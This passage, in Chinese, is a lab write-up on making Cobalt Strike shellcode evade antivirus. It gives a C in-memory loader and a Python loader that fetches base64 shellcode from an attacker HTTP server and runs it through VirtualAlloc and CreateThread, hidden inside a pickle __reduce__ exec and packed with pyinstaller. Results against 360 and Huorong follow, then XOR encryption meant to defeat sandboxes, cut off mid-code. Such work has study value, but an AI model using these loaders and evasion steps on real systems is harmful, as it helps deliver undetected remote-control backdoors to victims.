

# shellcode 免杀

## 1. 相关知识：


### (1) shellcode

shellcode 是一段用于利用软件漏洞而执行的代码，shellcode 为 16 进制的机器码(机器码能直接载入内存，避免部分查杀)。

### (2) shellcode loader （加载器）

将 shellcode 加载如内存中执行。它的工作原理通常包括以下 5 个步骤：

- ①执行载荷：Shellcode loader 会在目标系统中首先执行自身的一段载荷代码。这段代码通常会包含一些侦听和通信功能，以便与远程主机进行连接。
- ②隐藏进程：为了避免被系统中的安全软件检测到，Shellcode loader 通常会将自身的进程隐藏起来。这可以通过修改进程属性、重命名进程、隐藏进程线程等手段来实现。
- ③分配内存：在执行载荷后，Shellcode loader 将在目标进程中分配一块内存空间，然后将其中一些部分用作存储 Shellcode 的空间。
- ④注入 Shellcode：接下来，Shellcode 加载器将需要执行的 Shellcode 写入目标进程的已分配空间中，并设置 Shellcode 执行入口。如果 Shellcode 较小，则可以在一次写操作中写入；如果较大，则需要多次写入。
- ⑤恢复目标进程：在 Shellcode 执行完毕后，Shellcode 加载器会还原目标进程到原来的状态，显然需要包括已隐藏的进程及线程。如果需要进行多次攻击，则需要重复上述操作，并在不同的进程内执行。



shellcode loader

不同语言 loader 的写法不同，以 C 语言为例：

```
1. #include <windows.h>
2. #include <stdio.h>
3.
4. // 隐藏控制台窗口
5. #pragma comment(linker, "/subsystem:\"windows\" /entry:\"mainCRTStartup\"")
6.
7. // 声明 shellcode 的二进制表示, 这里用 \x 表示 16 进制数值(这里 shellcode 过长故没有写全)
8. unsigned char shellcode[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x....";
9.
10. void main()
11. {
12.     // 使用 VirtualAlloc() 函数为 shellcode 分配内存空间
13.     LPVOID Memory = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
14.     if (Memory == NULL) {
15.         return;
16.     }
17.
18.     // 将 shellcode 的二进制表示复制到新分配的 memory 中
19.     memcpy(Memory, shellcode, sizeof(shellcode));
20.
21.     // 将 memory 的地址强制转换为函数指针, 并调用该函数指针以在内存中执行 shellcode
22.     ((void(*)())Memory)();
23. }
```

这里采用函数指针执行的方式加载 shellcode: 使用 VirtualAlloc() 函数在内存中为 shellcode 分配了一块内存, 并将 shellcode 的二进制表示复制到新分配的内存中。最后, 在 ((void(\*)())Memory)() 的语法中使用强制类型转换将内存区域作为函数代码进行执行。

### (3) 病毒免杀


病毒免杀指恶意软件通过改变自身形态或功能, 以避开传统防病毒软件和安全机制的检测和拦截, 潜入受攻击系统的过程。常见的免杀技术包括使用加壳器、隐藏代码、反调试和反虚拟化技术、利用漏洞和 0day 攻击等。其原理是通过

改变恶意代码的细节和隐藏其特征，来欺骗安全软件和分析工具，从而使其无从下手。在防范病毒免杀方面，需要采用多种安全机制，包括实时监测、行为分析、AI 技术等，以及定期对已部署的安全机制进行升级和更新。

#### （4）本次复现的免杀思路

本次复现制作加载器对 Cobaltstrike 生成的 Shellcode 进行绕过杀软

原理：原始的 shellcode 加载器是直接把 shellcode 放在里面进行运行，然而我们的分离免杀整体流程是将我们的 Shellcode 与程序进行分离，而上传到目标的可执行程序仅作为一个类似于下载器的程序使用，例如我们可以搭建一个 Http Server，之后构造我们的 Shellcode 页面，再由本地加载器访问页面地址，获取页面的 Shellcode 内容，之后加载并执行，流程类似于下图。



## 2. shellcode 免杀复现

### 2.1 环境以及工具：

服务端：(VMware)kali(Linux) IP:192.168.83.132

客户端：(VMware)windows10 IP:192.168.83.149

靶机：(VMware)windows10 IP:192.168.83.150（装有火绒安全和 360 安全）

本机： windows11 IP:12.168.84.1(VMware 虚拟网卡)

工具：cobaltstrike，火绒安全，360 安全卫士


### 2.2 复现具体过程

（1）配置 HttpServer 服务：在 kali 上搭建简易的 web 服务器存放 shellcode，用于加载器下载 shellcode。

->python2 -m SimpleHTTPServer 8080

```
(root@kali)-[/home/chongyan]
# python2 -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

访问 kali IP 的 8080 端口，显示如下页面即为成功,可以从服务端下载文件了。



## (2) 启动 cobaltstrike


简介: Cobalt Strike 是一款使用 java 编写, C / S 架构的商业渗透软件, 适合多人进行团队协作, 可模拟 APT 做模拟对抗, 进行内网渗透, 是一个为对手模拟和红队行动而设计的平台, 主要用于执行有目标的攻击和模拟高级威胁者的后渗透行动。

所需环境: jdk

①配置客户端 java 环境: 选择对应电脑配置的 jdk 版本下载, 下载下来运行, 再添加环境变量即可。这里我的客户端是 win10 x64, 选择相应的文件下载。

Windows x86 Installer	135.96 MB	<a href="#">jdk-8u361-windows-i586.exe</a>
Windows x64 Installer	144.69 MB	<a href="#">jdk-8u361-windows-x64.exe</a>

下载 jdk1.8



添加环境变量

②本次复现的服务端 kali 自带 java 环境无需配置

③先在服务端启动

将工具解压，进入目录，运行 teamserver 启动服务

> sudo chmod +x teamserver (给 teamserver 可执行权限)

> ./teamserver 192.168.83.132 zzx123 (运行服务+服务端的 IP+密码)

```
(root@kali)~[/home/chongyan/cs]
# chmod +x teamserver


(root@kali)~[/home/chongyan/cs]
./teamserver 192.168.83.132 zzx123
[*] Will use existing X509 certificate and keystore (for SSL)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: 83581a5ba8722d33dc4ef082961d9575e3cc2ad4acdabc262e7a83b684a79449
[+] Listener: a started!
[+] Listener: b started!
[+] Listener: test started!
```

④启动客户端


将工具解压后运行 cobaltstrike.exe，并输入服务端 kali 的 IP，端口要与服务端开启的端口相同，user 随意填写，密码输入启动服务时的密码，点击连接即可。



之后会显示验证界面与启动服务时的 hash 验证码相同




点击是，进入图形界面：




(3) 添加监听器并生成 payload(shellcode)


①添加监听器：HTTP Host 填写服务端 IP 即可，端口不与其他端口冲突即可。



②生成 payload (shellcode) :用 cobaltstrike 的 Payload Generator 模块生成一个 python 的 payload 脚本 (shellcode)。这个模块可以生成各种语言的后门 Payload，例如：C,C#,Python,Java,Perl,Powershell 脚本,Powershell 命令,Ruby,Raw,免杀框架 Veli 中的 shellcode 等等



也可以生成 C 语言的



其内容为 shellcode,内容如下:




将 shellcode 内容加密为 base64 编码





将编码后的文件放入刚刚搭建的简易服务器中（Kali 中），命名为 trybypass.txt（文件名任意都行）



#### （4）编写并生成可执行免杀病毒程序


①编写加载器：将 shellcode 载入内存的代码序列化并进行 base64 后的,再编写一个程序对其进行反序列化和加载,也可以称之为加载器的加载器。

序列化 shellcode 加载器并进行 base64 加密的代码：

这里的加载部分是利用了 python 的 pickle 模块，将经过特定处理的 shellcode 嵌入到 class 对象 A 中，并借助 python 的序列化和反序列化功能，成功地将执行命令的 shellcode 注入进去。在被 pickle 的时候，使用了\_\_reduce\_\_函数，在其中利用了 exec 函数将 shellcode 的内容作为一个参数传进去，从而实现了将 shellcode 放入内存并执行的效果。

```
1. import base64
2. import pickle
3.
4. shellcode = ""
5. import ctypes,urllib.request,codecs,base64
6.
7. shellcode = urllib.request.urlopen('http://192.168.83.132:8080/trybypass
.txt').read()
8. shellcode = base64.b64decode(shellcode)
9. shellcode = codecs.escape_decode(shellcode)[0]
10. shellcode = bytearray(shellcode)
11. # 设置 VirtualAlloc 返回类型为 ctypes.c_uint64
12. ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
```

```
13. # 申请内存
14. ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(
    len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(0x40))
15.
16. # 放入 shellcode
17. buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
18. ctypes.windll.kernel32.RtlMoveMemory(
19.     ctypes.c_uint64(ptr),
20.     buf,
21.     ctypes.c_int(len(shellcode))
22. )
23. # 创建一个线程从 shellcode 防止位置首地址开始执行
24. handle = ctypes.windll.kernel32.CreateThread(
25.     ctypes.c_int(0),
26.     ctypes.c_int(0),
27.     ctypes.c_uint64(ptr),
28.     ctypes.c_int(0),
29.     ctypes.c_int(0),
30.     ctypes.pointer(ctypes.c_int(0))
31. )
32. # 等待上面创建的线程运行完
33. ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle), ctypes.c_
    _int(-1))""
34.
35.
36. class A(object):
37.     '''
38.         当定义扩展类型时（也就是使用 Python 的 C 语言 API 实现的类型），
39.         如果你想 pickle 它们，你必须告诉 Python 如何 pickle 它们。 __reduce__ 被定
            义之后，
40.         当对象被 Pickle 时就会被调用。它要么返回一个代表全局名称的字符串，Python 会
            查找它并 pickle，
41.         要么返回一个元组。这个元组包含 2 到 5 个元素，其中包括：一个可调用的对象，用
            于重建对象时调用；
42.         一个参数元素，供那个可调用对象使用；被传递给 __setstate__ 的状态（可
            选）；
43.         一个产生被 pickle 的列表元素的迭代器（可选）；一个产生被 pickle 的字典元素
            的迭代器（可选）
44.         exec 态执行 python 代码。
45.         '''
46.     def __reduce__(self):
47.         return (exec, (shellcode,))
```


[illegible]

The screenshot shows a Sublime Text editor window titled "E:\Course\软件安全\shellcode.py - Sublime Text (UNREGISTERED)". The menu bar includes "文件(F)", "编辑(E)", "选择(S)", "查找(I)", "视图(V)", "跳转(G)", "工具(T)", "项目(P)", "首选项(N)", and "帮助(H)". The tab bar shows several open files: "test3.py", "C:\Desktop\test2.py", "setup.py", "main.py", "shellcode2.py", "encrypt.py", "shellcode.py", and "test3.py - E:\Course\软件安全". The "shellcode.py" file is active, displaying the following Python code:

```
1 import base64, pickle, ctypes, urllib.request
2 shellcode = b'gASVXAQAAAAAACMGj1awx0aW5z1IwEZXH1Y5ST1Fg9BAAACm1tcG9ydCBjdHlwZXMsdXJsbg6i1lnJlcXV1c3QsY2
3 pickle.loads(base64.b64decode(shellcode))
4
```

The line `shellcode = b'gASVXAQAAAAAACMGj1awx0aW5z1IwEZXH1Y5ST1Fg9BAAACm1tcG9ydCBjdHlwZXMsdXJsbg6i1lnJlcXV1c3QsY2` is highlighted with a red box.

在本机(192.168.83.1)运行该程序，cobaltstrike 工具中显示该机器上线。（机器上线意味着后门已经搭建好，攻击者可以对其主机进行远程操控，浏览主机文件等，报告后文中会有展示）。



The screenshot shows the Cobalt Strike application window. The title bar reads "Cobalt Strike". Below the title bar is a menu bar with "Cobalt Strike", "View", "Attacks", and "Reporting Help". Under "View", the "Sessions" tab is selected. The main area displays a table of active sessions. The table has columns: external, internal, listener, user, computer, note, process, pid, arch, and last. There is one session listed with the following details:

external	internal	listener	user	computer	note	process	pid	arch	last
192.168.83.1	192.168.84.1	trybypass	chongyan	LAPTOP-GIQJHSN7		python.exe	43248	x64	17s

```

E:\Course\软件安全>pyinstaller -F shellcode.py --noconsole
171 INFO: PyInstaller: 3.8.0
171 INFO: Python: 3.9.13
178 INFO: Platform: Windows-10-10.0.22621-SP0
179 INFO: wrote E:\Course\软件安全\shellcode.spec
183 INFO: UPX is not available.
184 INFO: Extending PYTHONPATH with paths
['E:\Course\软件安全']
1535 INFO: checking Analysis
1536 INFO: Building Analysis because Analysis-00.toc is non existent
1536 INFO: Initializing module dependency graph...
1539 INFO: Caching module graph hooks...
1545 WARNING: Several hooks defined for module 'numpy'. Please take care they do not conflict.
1554 INFO: Analyzing base_library.zip ...
4138 INFO: Loading module hook 'hook-encodings.py' from 'C:\\Users\\chongyan\\AppData\\Local\\Programs\\Python\\Python39\\lib\\site-packages\\P


```

11

此电脑 > chongyan (E:) > Course > 软件安全 > dist				在 dist 中搜索
名称	修改日期	类型		
shellcode.exe	2023/6/24 0:42	应用程序		

### (5) 免杀效果

火绒安全的效果：将其复制到靶机上，火绒安全立即将其识别

 安全日志

今天	病毒防护	全部	概要
2023-06-24 00:45:01	病毒防护	文件实时监控	发现病毒Trojan/Python.ShellLoader.i, 已处理
2023-06-24 00:44:46	病毒防护	文件实时监控	发现病毒Trojan/Python.ShellLoader.i, 已处理

病毒名称：Trojan/Python.ShellLoader.i

病毒ID：E2DA219AEDF0D844

病毒路径：C:\Users\chongyan\AppData\Local\Temp\vmware-chongyan\VMwareDnD\17cd7763\shellcode.exe

操作类型：修改

操作结果：已处理

进程ID：5840

操作进程：C:\Program Files\VMware\VMware Tools\vmtoolsd.exe

操作进程命令行："C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr


父进程：C:\Windows\explorer.exe

刷新 项目数：2 清除本页日志 导出本页日志

360 安全卫士效果：将火绒安全删除后，文件顺利移入靶机，使用 360 安全卫士木马查杀未发现病毒，说明能绕过 360 安全




运行病毒程序，可在 cobaltstrike 工具中看到显示靶机上线。



## 2.3 改进 1

改进思路：使用 pyinstaller 打包时加上 key 加密模块，生成 shellcode 实现 360 安全卫士和火绒的免杀




改进效果：依然能绕过 360 安全但是仍然被火绒安全识别



## 2.4 改进 2

改进思路：对 shellcode 加载代码序列化后使用 python 版的自定义的异或随机值加解密，shellcode 加载器解密使用随机值时间碰撞解密，可以扰乱杀软逆推出原来的 shellcode，同时有反沙箱的效果。



①对 shellcode 加载代码序列化后使用 python 版的自定义的异或随机值加解密




```
E:\Course\软件安全\new3\encrypt.py - Sublime Text (UNREGISTERED)
文件(F) 编辑(E) 选择(S) 查找(I) 视图(V) 跳转(G) 工具(T) 项目(P) 首选项(N) 帮助(H)
test3.py — C:\main.py × shellcode2.py × encrypt.py — C:\...scl3 × shellcode.py × encrypt.py — E:\...new3 × test3.py — E:\Course\软件安全 ×

1 import random
2
3
4 def decrypt(input_bytes, key):
5     output = bytearray(len(input_bytes))
6     random.seed(key)
7     for i in range(len(input_bytes)):
8         output[i] = input_bytes[i] ^ (random.randint(1, len(input_bytes)) & 0xff)
9         output[i] = output[i] ^ key
10    return output
11
12
13 def encrypt(input_bytes, key):
14     output = bytearray(len(input_bytes))
15     random.seed(key)
16     for i in range(len(input_bytes)):
17         output[i] = input_bytes[i] ^ key
